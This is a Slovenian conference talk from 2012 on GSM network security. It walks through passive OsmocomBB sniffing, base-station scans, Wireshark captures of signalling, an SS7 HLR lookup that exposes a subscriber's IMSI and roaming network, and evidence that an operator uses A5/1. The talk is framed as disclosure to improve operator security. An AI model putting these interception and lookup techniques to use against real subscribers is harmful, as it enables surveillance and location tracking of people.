

# Varnost slovenskih GSM omrežij



**Jaka Hudoklin, Matej Kovačič, Klemen Rupnik  
(CC) 2012**

**Predavanje na konferenci Vitel, 15. junija 2012**

Delo je izdano pod Creative Commons licenco: "Priznanje avtorstva-Nekomercialno-Deljenje pod enakimi pogoji 2.5 Slovenija". Celotno pravno besedilo licence je dostopno na spletni strani: <http://creativecommons.org/licenses/by-nc-ša/2.5/si/legalcode>, ali na poštnem naslovu: Inštitut za intelektualno lastnino, Čufarjeva ulica 17, 1000 Ljubljana.

Slike: (CC) OpenClipArt.org, Matej Kovačič in Jaka Hudoklin (osebni arhiv) ter navedeni avtorji (C).

# **OPOZORILO:**

## **“kidz, don't try this at home”**

**Pri izvajanju varnostnega pregleda smo uporabili lastno opremo oz. izvajali analizo lastnih komunikacij, prav tako v slovenskih GSM omrežjih nismo povzročali kakršnihkoli motenj.**

**Namen članka je opozoriti na varnostne ranljivosti v slovenskih GSM omrežjih z namenom, da se varnostne ranljivosti odpravijo, posledično pa se poveča stopnja varnosti in zasebnosti uporabnikov mobilne telefonije, ter z namenom, da slovenski operaterji mobilne telefonije začnejo več vlagati v varnost omrežij in zaščito svojih uporabnikov.**

# Predzgodba



John Nevil Maskelyne (1839 – 1917)




Nokia 3310



A5 Buster

# **Nekaj osnov o GSM**



SIM kartica in mobilni aparat, IMSI, TMSI, A5/x, kanali...

**OsmocomBB**




# Mobilni telefon s Calypso čipovjem...





# ...in OsmocomBB strojna programska oprema



# Zagon nalagalnika ROM (ang. *romloader*)

```
matej@cryptopia: ~/osmocom/osmocom-bb-raw/src/host/osmocon
Die ID code: 7e540b2fc90393bb
=====
REG_DPLL=0x2413
CNTL_ARM_CLK=0xf0a1
CNTL_CLK=0xff91
CNTL_RST=0xfff3
CNTL_ARM_DIV=0xfff9
=====
Power up simcard:

THIS FIRMWARE WAS COMPILED WITHOUT TX SUPPORT!!!
Assert DSP into Reset
Releasing DSP from Reset
Installing DSP sniff patch
Setting some dsp_api.ndb values
Setting API NDB parameters
DSP Download Status: 0x0001
DSP API Version: 0x0000 0x0000
Finishing download phase
DSP Download Status: 0x0002
DSP API Version: 0x3606 0x0000
LOST 3901!
LOST 3750!
```

# Pregled baznih postaj...

```
Failed to connect to '/tmp/osmocomb_sap'.
Failed during sap_open(), no SIM reader
<000e> cell_log.c:803 Scanner initialized
Mobile initialized, please start phone now!
<000e> cell_log.c:367 Measure from 0 to 124
<000e> cell_log.c:367 Measure from 512 to 885
<000e> cell_log.c:367 Measure from 955 to 1023
<000e> cell_log.c:358 Measurement done
<000e> cell_log.c:340 Sync ARFCN 79 (rxlev -57, 197 syncs left)
<000e> cell_log.c:340 Sync ARFCN 19 (rxlev -64, 196 syncs left)
<000e> cell_log.c:340 Sync ARFCN 17 (rxlev -65, 195 syncs left)
<000e> cell_log.c:340 Sync ARFCN 113 (rxlev -65, 194 syncs left)
<000e> cell_log.c:340 Sync ARFCN 80 (rxlev -74, 193 syncs left)
<000e> cell_log.c:340 Sync ARFCN 18 (rxlev -81, 192 syncs left)
<000e> cell_log.c:190 Cell: ARFCN=18 MCC=293 MNC=40 (Slovenia, Si.mobil)
<000e> cell_log.c:340 Sync ARFCN 20 (rxlev -81, 191 syncs left)
<000e> cell_log.c:340 Sync ARFCN 107 (rxlev -81, 190 syncs left)
<000e> cell_log.c:340 Sync ARFCN 4 (rxlev -83, 189 syncs left)
<000e> cell_log.c:340 Sync ARFCN 114 (rxlev -84, 188 syncs left)
<000e> cell_log.c:340 Sync ARFCN 16 (rxlev -85, 187 syncs left)
<000e> cell_log.c:190 Cell: ARFCN=16 MCC=293 MNC=40 (Slovenia, Si.mobil)
<000e> cell_log.c:340 Sync ARFCN 81 (rxlev -85, 186 syncs left)
<000e> cell_log.c:340 Sync ARFCN 111 (rxlev -85, 185 syncs left)
<000e> cell_log.c:340 Sync ARFCN 112 (rxlev -86, 184 syncs left)
<000e> cell_log.c:190 Cell: ARFCN=112 MCC=293 MNC=41 (Slovenia, iPKO)
<000e> cell_log.c:340 Sync ARFCN 8 (rxlev -88, 183 syncs left)
<000e> cell_log.c:340 Sync ARFCN 85 (rxlev -89, 182 syncs left)
<000e> cell_log.c:340 Sync ARFCN 987 (rxlev -89, 181 syncs left)
<000e> cell_log.c:340 Sync ARFCN 14 (rxlev -90, 180 syncs left)
<000e> cell_log.c:340 Sync ARFCN 29 (rxlev -90, 179 syncs left)
<000e> cell_log.c:340 Sync ARFCN 110 (rxlev -92, 178 syncs left)
<000e> cell_log.c:340 Sync ARFCN 1014 (rxlev -93, 177 syncs left)
<000e> cell_log.c:340 Sync ARFCN 45 (rxlev -94, 176 syncs left)
<000e> cell_log.c:340 Sync ARFCN 66 (rxlev -94, 175 syncs left)
<000e> cell_log.c:340 Sync ARFCN 116 (rxlev -94, 174 syncs left)
<000e> cell_log.c:340 Sync ARFCN 77 (rxlev -95, 173 syncs left)
<000e> cell_log.c:340 Sync ARFCN 979 (rxlev -95, 172 syncs left)
<000e> cell_log.c:340 Sync ARFCN 118 (rxlev -96, 171 syncs left)
<000e> cell_log.c:340 Sync ARFCN 119 (rxlev -96, 170 syncs left)
<000e> cell_log.c:340 Sync ARFCN 983 (rxlev -96, 169 syncs left)
<000e> cell_log.c:340 Sync ARFCN 986 (rxlev -96, 168 syncs left)
```

Terminal 0 Terminal 1 Terminal 2 Terminal 3 Terminal 4

Pregled ARFCN-jev s programom `cell_log`.

# Analiza GSM prometa...

The image shows a Wireshark capture of GSM traffic. The main packet list table is as follows:

No.	Time	Source	Destination	Protocol	Length	Info
2729	16:31:09.285005	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) System Information Type 5
2730	16:31:09.312958	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Immediate Assignment
2731	16:31:09.405488	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
2732	16:31:09.493026	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI
2733	16:31:09.728229	127.0.0.1	127.0.0.1	LAPDm	81	U F, func=UA(DTAP) (MM) Location Updating Request
2734	16:31:09.875997	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
2735	16:31:09.963756	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=1, N(S)=0(DTAP) (MM) Location Updating Reject
2736	16:31:10.199081	127.0.0.1	127.0.0.1	LAPDm		
2737	16:31:10.434633	127.0.0.1	127.0.0.1	LAPDm		
2738	16:31:10.670132	127.0.0.1	127.0.0.1	LAPDm		

The packet details pane for packet 2733 shows:

- Link Access Procedure, Channel Dm (LAPDm)
- GSM A-I/F DTAP - Location Updating Request
  - Protocol Discriminator: Mobility Management messages
  - 00.. .... = Sequence number: 0
  - ..00 1000 = DTAP Mobility Management Message Type: Location Updating Request (0)
  - Ciphering Key Sequence Number
  - Location Updating Type - Normal
  - Location Area Identification (LAI)
  - Mobile Station Classmark 1
  - Mobile Identity - IMSI (2934...)

The hex dump shows the raw bytes of the frame, with a redacted area in the middle.


The terminal window shows the output of the `ccch_scan` program, displaying burst indicators and error messages:

```
<000c> l1ctl.c:290 BURST IND: @(708084 = 0534/00/00) (-47 dBm, SNR 255)
<000c> l1ctl.c:290 BURST IND: @(708085 = 0534/01/01) (-47 dBm, SNR 255)
<000c> l1ctl.c:290 BURST IND: @(708086 = 0534/02/02) (-47 dBm, SNR 255)
<000c> l1ctl.c:290 BURST IND: @(708087 = 0534/03/03) (-47 dBm, SNR 255)
<0001> app_ccch_scan.c:709 Burst data
<000c> l1ctl.c:290 BURST IND: @(708099 = 0534/15/15) (-110 dBm, SNR 5)
<000c> l1ctl.c:290 BURST IND: @(708100 = 0534/16/16) (-110 dBm, SNR 3)
<000c> l1ctl.c:290 BURST IND: @(708101 = 0534/17/17) (-110 dBm, SNR 11)
<000c> l1ctl.c:290 BURST IND: @(708102 = 0534/18/18) (-110 dBm, SNR 1)
<0001> app_ccch_scan.c:721 Error decoding data, data encrypted?
<000c> l1ctl.c:290 BURST IND: @(708116 = 0534/06/32) (-47 dBm, SNR 1)
<000c> l1ctl.c:290 BURST IND: @(708117 = 0534/07/33) (-47 dBm, SNR 2)
<000c> l1ctl.c:290 BURST IND: @(708118 = 0534/08/34) (-47 dBm, SNR 2)
<000c> l1ctl.c:290 BURST IND: @(708119 = 0534/09/35) (-47 dBm, SNR 1)
<0001> app_ccch_scan.c:721 Error decoding data, data encrypted?
<000c> l1ctl.c:290 BURST IND: @(708131 = 0534/21/47) (-110 dBm, SNR 3)
<000c> l1ctl.c:290 BURST IND: @(708132 = 0534/22/48) (-110 dBm, SNR 0)
<000c> l1ctl.c:290 BURST IND: @(708133 = 0534/23/49) (-110 dBm, SNR 2)
<000c> l1ctl.c:290 BURST IND: @(708134 = 0534/24/50) (-110 dBm, SNR 0)
<0001> app_ccch_scan.c:721 Error decoding data, data encrypted?
<000c> l1ctl.c:290 BURST IND: @(708135 = 0534/25/00) (-47 dBm, SNR 255)
```

Analiza GSM prometa. Promet zajamemo s programom `ccch_scan` in ga prikažemo v Wiresharku.

# **Varnostni pregled slovenskih GSM omrežij**

# HLR vpogled



**ROUTO**  
Messaging

sales@routomessaging.com | +44 (0) 870 231 7777  
Top Up now | user name: [redacted] | Logout

Home Administration Send SMS Send MMS HLR Tools SMS Inbox Connectivity My Accounts Help

**HLR Tools**

- HLR Lookup**
- Bulk HLR Lookup
- Bulk HLR Jobs
- HLR Report
- Bulk HLR Help
- HLR HTTP Interface

### HLR Lookup

Enter the mobile number in international format but without 00 or + at the beginning of the number. For example 0044786612345 would be entered as 44786612345.

Enter number: 3864 [redacted] **Lookup**

**Request ID:** [redacted]  
**Status:** OK  
**Message:** undefined  
**Number:** 3864 [redacted]  
**IMSI:** 29370 [redacted]  
**MCC:** 293  
**MNC:** 70  
**Home Operator Name:** Tusmobile  
**Home Operator Country:** Slovenia  
**MSC:** 385980111  
**MSC Operator:** T-mobile  
**MSC Country:** Croatia  
**MSC Location:** null  
**MSC MCC:** 219  
**MSC MNC:** 01

Descriptions: -- Select Parameter --

HLR vpogled preko SS7 razkrije IMSI številko in operaterja uporabnika, v nekaterih primerih pa tudi grobo lokacijo.







# Uporaba šifriranja - Mobitel

mobitel\_dokaz.pcap [Wireshark 1.6.7]

Filter: **lapdm** Expression... Clear Apply

Destination	Protocol	Length	Info
127.0.0.1	LAPDm	81	U, func=UI
127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
127.0.0.1	LAPDm	81	U F, func=UA(DTAP) (RR) Paging Response
127.0.0.1	LAPDm	81	I, N(R)=1, N(S)=0(DTAP) (RR) CIPHERING Mode Command
127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
127.0.0.1	LAPDm	81	U F, func=UA(DTAP) (MM) CM Service Request
127.0.0.1	LAPDm	81	I, N(R)=1, N(S)=0(DTAP) (RR) CIPHERING Mode Command
127.0.0.1	LAPDm	81	U, func=UI
127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
127.0.0.1	LAPDm	81	U F, func=UA(DTAP) (RR) Paging Response
127.0.0.1	LAPDm	81	I, N(R)=1, N(S)=0(DTAP) (RR) CIPHERING Mode Command

► Protocol Discriminator: Radio Resources Management messages  
DTAP Radio Resources Management Message Type: CIPHERING Mode Command (0x35)  
.... 1 = SC: Start ciphering (1)  
**.... 000. = Algorithm identifier: Cipher with algorithm A5/1 (0)**  
...0 .... = CR: IMEISV shall not be included (0)

0010 00 42 b7 81 40 00 40 11 85 26 7f 00 00 01 7f 00 ...  
0020 00  
0030 24  
0040 2b  
0050 2b

Algorithm identifier (gsm\_a.algorithm\_identifier), 1 ... Packets: 671 Displayed: 11 Marked: 0 Load time: 0:00.018 Profile: ...

Mobitel uporablja šifriranje A5/1

# Uporaba šifriranja - Mobitel

lo (loopback) [Wireshark 1.7.2 (SVN Rev 42711 from /trunk)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: **gsmtap** Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
3825	68.987088000	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
3826	69.013994000	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
3827	69.033247000	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Immediate Assignment
3828	69.107356000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
3846	69.176329000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI
3847	69.195339000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI
3851	69.264335000	127.0.0.1	127.0.0.1	LAPDm	81	U P, func=SABM(DTAP) (RR) Paging Response
3861	69.430295000	127.0.0.1	127.0.0.1	LAPDm	81	U F, func=UA(DTAP) (RR) Paging Response
3878	69.499130000	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=0, N(S)=0(DTAP) (RR) Classmark Change
3882	69.578184000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
3890	69.647263000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) Measurement Report
3891	69.665252000	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=1, N(S)=0 (Fragment)

.... 1... = SM capability (in SMS pt-to-pt capability): mobile station supports mobile terminated point-to-point SMS  
.... 0.. = VBS notification reception: no VBS capability or no notifications wanted  
.... 0. = VGCS notification reception: no VGCS capability or no notifications wanted  
.... 1 = FC Frequency Capability: The MS does support the E-GSM or R-GSM  
1... 1... = CM3: The MS supports options that are indicated in classmark 3 IE  
.0.. 1... = Spare: 0  
..1. 1... = LCS VA capability (LCS value added location request notification capability): LCS value added location request notification capability supported  
...1 1... = UCS2 treatment: the ME has no preference between the use of the default alphabet and the use of UCS2  
.... 0... = SoLSA: The ME does not support SoLSA  
.... 0.. = CMSP: CM Service Prompt: Network initiated MO CM connection request not supported  
.... 1. = A5/3 algorithm supported: encryption algorithm A5/3 available  
.... 0 = A5/2 algorithm supported: encryption algorithm A5/2 not available

0030 3c d4 00 1f f5 96 08 00 00 00 01 00 45 06 16 03 <.....E...  
0040 53 19 b2 20 09 60 14 28 04 e0 01 0a 10 00 2b 2b S. .( .....++  
0050 2b +

Če mobilni telefon sporoči, da podpira A5/3...

# Uporaba šifriranja - Mobitel

lo (loopback) [Wireshark 1.7.2 (SVN Rev 42711 from /trunk)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: gsmtap Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
3890	69.047205000	127.0.0.1	127.0.0.1	LAPDm	81	O, func=01(DTAP) (RR) Measurement Report
